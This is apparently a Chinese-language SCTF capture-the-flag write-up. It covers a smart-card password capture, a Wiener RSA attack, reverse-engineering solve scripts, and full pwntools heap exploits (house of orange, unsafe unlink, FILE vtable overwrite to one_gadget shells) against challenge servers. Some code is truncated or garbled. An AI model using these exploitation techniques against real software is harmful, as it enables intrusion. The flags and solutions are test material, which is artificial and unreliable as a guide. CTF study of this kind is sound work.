
	RST	I/O
	1	Command entry(命令输入)
	0	Data output(数据输出)

 SLE4428总共有8种命令模式, 如下图:



Control Words for Command Entry

Byte 1								Byte 2	Byte 3	Operation
S0	S1	S2	S3	S4	S5	A8	A9	A0-A7	D0-D7	
1	0	0	0	1	1				Input data	Write and erase with protect bit
1	1	0	0	1	1	Address bit		Address bit	Input data	Write and erase without protect bit
0	0	0	0	1	1				Comparison data	Write protect bit with data comparison (verification)
0	0	1	1	0	0	8 and 9		0 – 7	No effect	Read 9 bits, data with protect bit
0	1	1	1	0	0				No effect	Read 8 bits, data without protect bit



Control Words for Command Entry, User Identification


Byte 1								Byte 2	Byte 3	Operation
S0	S1	S2	S3	S4	S5	A8A9		A0-A7	D0-D7	
0	1	0	0	1	1	1	1	253	Bit mask	Write error counter
1	0	1	1	0	0	1	1	254	PSC byte 1	Verify 1st PSC byte
1	0	1	1	0	0	1	1	255	PSC byte 2	Verify 2nd PSC byte

如上面两图, 解释如下:

- Byte 1的低6位(S0 - S5)是执行的操作, 高二位(A8 - A9)是地址位(目的地址)的高二位.
- Byte 2的8位(A0 - A7)是目的地址的低8位, 所以目的地址位总共有: (A0 - A9) 10位.
- Byte 3的8位(D0 - D7)是数据位. 当要向IC卡写数据的时候(100011 / 110011 / 000011 / 010011), 这个字节就是要写入的数据. 当IC卡读数据的时候(001100 / 011100 / 101100), 这个地址无效.
- 注意: 读时序图的时候, 要注意是小端模式.


开始解题

密码校验




 题目种提到了改了用户密码, 并修改了金额, 如果是要写数据, 就必须先校验密码, 否则只能读取卡中的部分内容, 更加无法修改数据. SLE4428校验过程如下:


写错误计数器中没有被写过的一位:



分别输入(10110011)第一个/第二个校验码, 可得密码是(0512) :



校验通过后,擦除错误计数器EC(在该数据中没找到, 倒是有个不带保护位的读操作011100, 估计是先读EC, 若错误计数器为0就不擦除, 否则就要擦除.)





写/擦除数据

 密码校验通过之后, 便可以进行写/擦除数据的操作. 向IC卡写数据时(写0), 是对IC卡存储区的一个字节的某些位进行写. 向IC卡擦除数据时(写1), 是对IC卡存储区的整个字节进行擦除操作. 下面两图是写/擦除数据操作, 题目修改数据部分, 就是在这里. 这里总共有16次写/擦除操作, 每次操作取相应的目的地址(Byte 2)和数据(Byte 3), 即得到全部flag.

```
Address: 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F
```

```
Data: FF F6 05 72 FF FF FF FF FF FF FF FF FF FF FF FF
```





至此可得flag:

```
flag:sctf{0512+808182838485868788898A8B8C8D8E8F+FFF60572FFFFFFFFFFFFFFFFFFFFFFFF}
```

0x01 Crypto

it may contain 'flag'

e非常大，导致d会很小，使用低解密指数攻击。借助工具(https://github.com/pablocelayes/rsa-wiener-attack/blob/master/RSAwienerHacker.py)求得d=731297.则n

```
flag：SCTF{flag1sH3r3_d_ist0sma1l}
```

0x02 Pwn

bufoverflow_a

首先leak出libc基址，然后构造large bin 来leak出堆地址，尝试过unsafe unlink......
然而它delete完会置0...........感觉还是要house of orange........
下面是payload

```
from pwn import *

debug=0
e=ELF('./libc.so')
context.log_level='debug'
if debug:
   p=process('./bufoverflow_a',env={'LD_PRELOAD':'./libc.so'})
   context.log_level='debug'
   gdb.attach(p)
else:
   p=remote('116.62.152.176',20001)
```

```
def ru(x):
   return p.recvuntil(x)

def se(x):
   p.send(x)


def alloc(sz):
   se('1\n')
   ru('Size: ')
   se(str(sz)+'\n')
   ru('>> ')

def delete(idx):
   se('2\n')
   ru('Index: ')
   se(str(idx)+'\n')
   ru('>> ')

def fill(content):
   se('3\n')
   ru('Content: ')
   se(content)
   ru('>> ')

def show():
   se('4\n')
   data=ru('1. Alloc')
   ru('>> ')
   return data

#-------leak libc base ---------------

alloc(0x108)
alloc(0x108)
delete(0)
delete(1)

alloc(0x108)

libc=u64(show()[:6]+'\x00\x00')

base=libc-0x399B58

print(hex(base))

delete(0)  #clear

#--------leak heap base------------------------

alloc(0x88)
alloc(0x1000)
alloc(0x500)
alloc(0x88)
alloc(0x88)
alloc(0x88)

delete(1)
delete(2)
delete(4)

alloc(0x88)

delete(1)
delete(5)
delete(3)

delete(0)
alloc(0x98)
alloc(0x88)

heap=u64(show()[:6]+'\x00\x00')-0xb0
haddr=heap+0x18

#clear
delete(0)
delete(1)

#---------unsafe unlink-------

alloc(0x108)
alloc(0x108)
alloc(0xf8)
alloc(0x88)


delete(1)
alloc(0x108)

fill(p64(0)+p64(0x101)+p64(haddr-0x18)+p64(haddr-0x10)+'a'*0xe0+p64(0x100))

delete(2)

alloc(0x1f8)
fill(p64(0x41)*0x3e+'\n')
delete(1)
delete(0)

alloc(0x218)
fill('a'*0x118+p64(0x91)+(p64(0x21)*24)[:-1]+'\n')
delete(3)

delete(2)
alloc(0x88)

delete(0)
delete(1)


io_list_all_addr = base + e.symbols['_IO_list_all']
jump_table_addr = base + e.symbols['_IO_file_jumps'] + 0xc0

alloc(0x218)
file_struct=p64(0)+p64(0x61)+p64(libc)+p64(io_list_all_addr - 0x10)+p64(2)+p64(3)

file_struct = file_struct.ljust(0xd8, "\x00")
file_struct += p64(jump_table_addr)
file_struct += p64(base + 0x3f52a)


fill('a'*0x110+file_struct+'\n')

print(hex(base+0x3f52a))
p.interactive()
```

flag:SCTF{0Ne_Nu11_8y7e_c4n_p1ck_up_7he_e@r7h}

sbbs

login处有溢出，可以在任意地方赋值admin .clientele
利用这个可以扩大某个被free的unsorted bin，然后控制后面的chunk

到这里的话如果给了libc，可以按照上一题的做法，house of orange

这里靠报错信息来找libc

找到是2.23的

然后之后就常规house of orange了

下面是payload

```
from pwn import *

debug=0
context.log_level='debug'
e=ELF('./libc.so')
if debug:
   #p=process('./sbbs')
   p=process('./sbbs',env={'LD_PRELOAD':'./libc.so'})
   context.log_level='debug'
   gdb.attach(p)
else:
   p=remote('116.62.142.216', 20002)

def ru(x):
   return p.recvuntil(x)

def se(x):
   p.send(x)


def create(sz,content):
   se('1\n')
   ru('Pls Input your note size')
   se(str(sz)+'\n')
   ru('Input your note')
   se(content)
   ru('your note is\n')
   data=ru('\n')[:-1]
   ru('4.exit')
   return data

def delete(idx):
   se('2\n')
   ru('Input id:')
   se(str(idx)+'\n')
   ru('4.exit')

def login(name,ty):
   se('3\n')
   ru('Please input your name')
   se(name)
   ru('choice type')
   se(str(ty)+'\n')
   ru('4.exit')


#-----leak heap--------
create(0x1488,'\n')
create(0x108,'\n')

delete(0)
data=create(0x108,'a'*17+'\n')[16:]
heap=u64(data.ljust(0x8,'\x00'))-0x61


#clear
create(0x1378,'\n')
delete(0)
delete(1)
delete(2)

#--------use login------


create(0x108,'\n')
create(0xe8,(p64(0x60)+p64(0x21))*0xe+'\n')
create(0x108,'\n')
create(0x108,'\n')

delete(1)
login('a'*8+p64(heap+0x118-0xf),0)



libc=u64(create(0x2e8,'\n')+'\x00\x00')
base=libc-0x3C4B78

io_list_all_addr = base + e.symbols['_IO_list_all']
jump_table_addr = base + e.symbols['_IO_file_jumps'] + 0xc0

delete(1)
create(0x2e8,'a'*0xe8+p64(0x91)+p64(0x21)*30+'\n')


for i in range(5):
   create(0x1408,'\n')


delete(1)

delete(2)

file_struct=p64(0)+p64(0x61)+p64(libc)+p64(io_list_all_addr - 0x10)+p64(2)+p64(3)

file_struct = file_struct.ljust(0xd8, "\x00")
file_struct += p64(jump_table_addr)
file_struct += p64(base + 0x4526a)

create(0x2e8,'a'*0xe0+file_struct+'\n')


se('1\n250\n')
print(hex(base))


p.interactive()
```

flag:sctf{c4FRjmtQKQaRidxdOCjzB898A4fHb0rM}

bufoverflow_b

新加了一个函数，可以控制地址写一个byte, 应该是可以通过这个这个改写当前堆指针的末尾为0，然后就可以把它自己改成free_hook, 再来就可以修改 free_hook 了

貌似是这样，并没有进行尝试，自己用的应该算是非预期解吧。。

其他的部分和 bufferoverflow_a 都差不多，fill 的时候改了一点

```
unsigned __int64 __fastcall read_str_E2D(__int64 a1, unsigned __int64 a2)
{
………..
 v5 = __readfsqword(0x28u);
 for ( i = 0; i < a2; ++i )
 {
   if ( read(0, &buf, 1uLL) <= 0 )
   {
     perror("Read faild!\n");
     exit(-1);
   }
   if ( buf == 10 || !buf )  //===========> ■■ buf ■■■■■■ null buye
………………………………...
}
```

前面 a 部署 fake chunk size 什么的 时候必定会存在 null byte

这样前面的 fill 的过程就会失效

但是还是可以通过 fill 来部署。。

具体这样

比如要搞一个 fake size 0x61

0x00 | 0x61
fd | bk

首先 fill 一下， size 的地方 传入 \x61
aaaaaaaa| \x61
fd | bk
然后重新 fill 一下， fill 的长度变短，像下面
aaaaaaa\x00|\x61

这样 \x61 就会遗留在 heap 上

其他的地址也可以类似的操作，不断的fill 之后就可以构造和 bufoverflow_a 一样的布局

那就简单了，改改 bufoverflow_a 的脚本就完事了, 脚本当时草草写的，并没有太考虑效率。。这样做缺点是需要有很多fill, 会花比较长时间。。w

```
#coding:utf-8
from pwn import *
import sys
import time

file_addr='./bufoverflow_b'
libc_addr='./libc.so.6'
host='116.62.152.176'
port=20002

p=process('./bufoverflow_b')
if len(sys.argv)==2:
   p=remote(host,port)


def menu(op):
   p.sendlineafter('>>',str(op))

def alloc(size):
   menu(1)
   p.sendlineafter('Size: ',str(size))

def delsome(index):
   menu(2)

   p.sendlineafter('Index: ',str(index))

def fill(con):
   menu(3)
   p.sendlineafter('Content:',con)
def show():

   menu(4)

def new_fill(payload,size):
   for i in range(size):
       fill('a'*(len(payload)-i)+payload[-i])


context.log_level='debug'
# libc leak
alloc(0x88)#0
alloc(0x88)#1

delsome(0)
alloc(0x88)#0

libc=ELF("./libc.so.6")
show()
```

```
leak=u64(p.recvline().strip().ljust(8,'\x00'))

libc_base=leak-0x88 -libc.symbols['__malloc_hook']+0x20

p.info('leak '+hex(leak))
p.info('libc_base '+hex(libc_base))
# clear
delsome(0)
delsome(1)


#### overlap unsorted bin
alloc(0x150) #0
alloc(0x150) #1

payload='a'*0x110
payload+=p64(0x170)+p64(0x31)
payload+=p64(0x200)+p64(0x20)
new_fill(payload,0x28)

delsome(0)

alloc(0x160)#0
delsome(1)

alloc(0x88)#1
fill('a'*0x88)

alloc(0x88)#2
alloc(0x88)#3
alloc(0xb0)#4

alloc(0x160)#5

delsome(2)
delsome(0)

alloc(0xf0)#0
delsome(4)
alloc(0x290)#2

io_list=libc_base+libc.symbols['_IO_list_all']
system_addr=libc_base+libc.symbols['system']
vtable_addr=libc_base+libc.symbols['_IO_file_jumps']+0xc0-0x480
p.info('vtable_addr '+hex(vtable_addr))


file_struct=p64(0)+p64(0x61)+p64(leak)+p64(io_list - 0x10)+p64(2)+p64(3)
file_struct = file_struct.ljust(0xd8, "\x00")
file_struct += p64(vtable_addr)
file_struct += p64(libc_base + 0x3f38a)


payload='z'*0x10
payload+=file_struct


size=len(payload)

# ----- ugly fill ---------------
# one _gadget
fill('z'*(size-1))
fill('z'*(size-0x8)+p64(libc_base +0x3f38a))

# vtable
fill('z'*(size-0x8-1)+'\x00')
fill('z'*(size-0x10)+p64(vtable_addr))
for i in range(0xd8):
   fill('z'*(size-0x11-i)+'\x00')
```

```
# p64(3)
fill('z'*(0x10+0x28)+'\x03')
for i in range(0x8):
   fill('z'*(0x10+0x28-i-1)+'\x00')

# p64(2)
fill('z'*(0x10+0x20)+'\x02')
for i in range(0x8):
   fill('z'*(0x10+0x20-i-1)+'\x00')

# io_list_all -0x10
fill('z'*(0x10+0x18)+p64(io_list-0x10))

for i in range(0x8):
   fill('z'*(0x10+0x18-i-1)+'\x00')

# unsorted bin addr
fill('z'*(0x10+0x10)+p64(leak))
for i in range(0x8):
   fill('z'*(0x10+0x10-i-1)+'\x00')

# size 0x61
fill('z'*(0x10+0x8)+'\x61')
for i in range(0x8):
   fill('z'*(0x10+0x8-i-1)+'\x00')

# p64(0)
fill('z'*(0x10)+'\x00')

# trigger orange
alloc(0x88)
exp_bp('aaaaaaa')
p.interactive()
```

flag:SCTF{7here_@re_s0m3_3rr0rs_7hen_wh47_wi11_u_do}

WTF_Game

看了一下java的代码，自带任意写和任意读
关键一个点就是，有了任意写和任意读，能干什么？

平时的pwn题的话随便来一波都可以get shell
但是在java环境下，这就很复杂了......

首先尝试了直接把flag给dump出来，但是弄了半天，好像怎样都dump不出来flag，放弃了

然后仔细看了下，发现Save那里会返回Player和boss在栈上的地址，然后boss的toString是可以读flag的

那样只要把player和boss交换一下，就可以拿到flag了

下面是payload

```
debug=0
context.log_level='debug'
if debug:
   p=process('')
   #p=process('',env={'LD_PRELOAD':'./libc.so'})
   context.log_level='debug'
   gdb.attach(p)
   e=ELF('/lib/x86_64-linux-gnu/libc-2.24.so')
else:
   p=remote('149.28.12.44', 10001)

def ru(x):
   return p.recvuntil(x)

def se(x):
   p.sendline(x)
```

```
def get_addr_data(addr):
   se('DebugSetDataStoreAddress #'+str(addr))
   ru('>')
   se('showinfo')
   data=ru('\n')
   idx=data[1:].index('-')
   t=0x100000000
   d1=int(data[:idx+1])
   d2=int(data[idx+2:])
   d1=(d1+0x100000000)&0xffffffff
   d2=(d2+0x100000000)&0xffffffff
   ru('>')
   return p32(d1)+p32(d2)

def write_data(addr,data):
   se('DebugSetDataStoreAddress #'+str(addr))
   ru('>')
   se('SetHP #'+str(data))
   ru('>')

ru('>')
se('VeroFessIsHandsome')
ru('>')
se('DebugShowDataStoreAddress')

addr=int(ru('\n'))
ru('>')
print(addr)

se('Save')
data=ru('\n')
idx=data[1:].index('-')
t=0x100000000
d1=int(data[:idx+1])
d2=int(data[idx+2:])
d1=(d1+0x100000000)&0xffffffff
d2=(d2+0x100000000)&0xffffffff

print(hex(d1),d2)

data=[]
ru('>')

t1=u32(get_addr_data(d1)[4:])
t2=u32(get_addr_data(d2)[4:])


write_data(d1+4,t2-0x100000000)

se('showinfo')


p.interactive()
```

flag:sctf{UnSafe_I5_Really_UnsAfe}

0x03 Reverse

script in script

动态生成了一些函数,下断点就能拿到:

```
function a(r) {
   return D(~r, 1)
}

function D(r, n) {
   return n ? D(r ^ n, (r & n) << 1) : r
}

function E(r, n) {
   return D(r, a(n))
}

function F(r, n) {
   var a = 0;
   while (n) {
       if (n & 1) {
           a = D(a, r)
       }
       r = r << 1;
       n = n >> 1
   }
   return a
}

function G(r, n) {
   var a = 0;
   while (r >= n) {
       r = E(r, n);
       a = D(a, 1)
   }
   return a
}

function H(r) {
   return r.length
}

function J(r, n) {
   return !(r ^ n)
}

function K(r, n) {
   return r[n]
}

function L(r) {
   if (r.length == 1) {
       return r.charCodeAt(0)
   }
}

function M(r) {
   return +r
}

function N(r) {
   return String(r)
}

function Q(r, n, a, v) {
   for (var t = r; t <= n; t++) {
       if (a[t] != v[t - r]) {
           return false
       }
   }
   return true
}
```

主验证函数:

```
function r(r) {
   var n = r;
   var a = H(n); //■■n■■
   var v = J(a, 24); //n■■■24
   var t = K(n, 0);  //s
   var u = K(n, 1);  //c
   var i = K(n, 2);  //t
   var e = K(n, 3); //■n■■■ ■■■t u i e
   var f = D(L(t), L(i)); //f■231
   var o = E(L(t), L(u)); //o■16
   var c = K(n, 6);
   var l = K(n, 7);
   var h = K(n, 16);
   var w = K(n, 17); //■n 7 8 17 18■ ■■■c l h w
   var I = J(E(L(u), L(h)), 0); //E(L(u), L(h)) == 0
   var S = J(D(L(c), L(l)), D(L(h), L(w))); //D(L(c), L(l)) == D(L(h), L(w))
   var _ = J(E(L(u), L(c)), 0); //E(L(u), L(c)) == 0
   var g = K(n, 21);
   var p = K(n, 22); //■n 22 23 ■ ■■■g p
   var s = J(E(F(L(g), 2), 2), 64);
   var P = Q(9, 15, n, "Pt_In_S"); //9-15■Pt_In_S
   var T = J(L(l), L("r"));
   var b = J(f, 231);
   var d = J(o, 16);
   var j = M(K(n, 5));
   var k = J(G(M(O(N(L(e)), "0")), j), 204);
   var m = M(K(n, 8));
   var q = Q(18, 20, n, "IpT"); //18-20■IpT
   var x = J(E(j, m), 4);
   var y = J(F(m, m), m);
   var z = J(D(L(K(n, 4)), 2), 125);
   var A = J(L(u), 99); //u■ ‘c’ !!!!!!!!!....
   var B = J(L(n[23]), 125);
   var C = J(L(n[22]), 33);
   return v && I && S && _ && s && P && T && b && d && k && q && x && y && z && A && B && C
}
```

flag:sctf{5cr1Pt_In_ScrIpT!!}

Where is my 13th count ?

反编译 `.\Cheat Engine_Data\Managed\Assembly-CSharp.dll`, 修改PlayerController.SetCountText中的判断条件, 使吃到一个的时候就移动地面, 即可看到flag.

```
private void SetCountText()
{
   this.countText.text = "Count: " + this.count.ToString();
   if (this.count >= 14) // ■■if (this.count >= 1)
   {
       this.winText.text = "Don't Eat Your Flag!";
       this.floor.transform.position = new Vector3(this.floor.transform.position.x, this.floor.transform.position.y - 2f, this
   }
}
```

flag: SCTF{ThEFLAGGGGGGG}

Babymips

输入长度38, 先逐字节与下标加1异或, 然后取[5:37]先异或0x30, 再异或`[0x73, 0x63, 0x74, 0x66][(i-5) % 4]`.

解密`sub_400B3C`, 长度0x1D8, 代码解密脚本:

```
f = open("data","rb")
data = f.read()
f.close()

code = ""
for i in xrange(0, len(data)):
   v = ord(data[i])
   vv = 0
   # flip bits
   for j in xrange(0, 8):
       k = v & (1 << j)
       k >>= j
```

```
        k <<= 7-j
        vv |= k
    code+=chr(vv)

f = open("code","wb")
f.write(code)
f.close()
```

flag解密脚本:

```
# byte_412038
a = \
[
   0x72, 0x61, 0x77, 0x62, 0x7E, 0x07, 0x35, 0x2E,
   0x26, 0x24, 0x31, 0x38, 0x28, 0x12, 0x35, 0x07,
   0x18, 0x22, 0x2F, 0x0F, 0x26, 0x34, 0x71, 0x25,
   0x10, 0x20, 0x27, 0x37, 0x24, 0x32, 0x23, 0x0B,
   0x18, 0x0E, 0x1F, 0x0F, 0x52, 0x5B
]
for i in xrange(0, 38):
   a[i] ^= i+1
for i in xrange(5, 37):
   a[i] ^= 0x30
for i in xrange(5, 37):
   a[i] ^= [0x73, 0x63, 0x74, 0x66][(i-5) % 4]
flag=""
for i in xrange(0, 38):
   flag+=chr(a[i])
print flag
```

> flag: sctf{Babymips_iS_so_ea5y_yoooooooooo!}

crackme2

fork进程用断点通信, 子进程 sub_3E74 解密, 父进程sub_3940比较. 用链表保存字符串"We1co3t0lmel2eV", ptrace到断点时取子进程r0寄存器比较.

```
key = [0xEF, 0x145, 0x93, 0x134, 0x132]
secret = [ord(c) for c in "We1co3t0lmel2eV"]
a = \
[
   [(key[i] - secret[0  + i]) for i in xrange(0, 5)],
   [(key[i] - secret[5  + i]) for i in xrange(0, 5)],
   [(key[i] - secret[10 + i]) for i in xrange(0, 5)],
]
flag = [0 for i in xrange(0, 15)]
for i in xrange(0, 5):
   v = (a[0][i] + a[1][i] + a[2][i]) / 2
   flag[0 + i] = v - a[0][i]
   flag[5 + (i + 1) % 5] = v - a[1][i]
   flag[10 + (i + 2) % 5] = v - a[2][i]
s = ""
for i in xrange(0, 15):
   s += chr(flag[i])
print s
```

> flag: We1com3t0leVel2

simple

test.zip用rc4解密得到dex文件. 反编译后抠代码穷举每组符合条件的字符.

```
53 5
55 7
61 =
63 ?
85 U
87 W
93 ]
95 _
117 u
```

```
119 w
125 }
-------------------
81 Q
83 S
85 U
87 W
89 Y
91 [
93 ]
95 _
113 q
115 s
117 u
119 w
121 y
123 {
125 }
-------------------
57 9
59 ;
61 =
63 ?
89 Y
91 [
93 ]
95 _
121 y
123 {
125 }
```

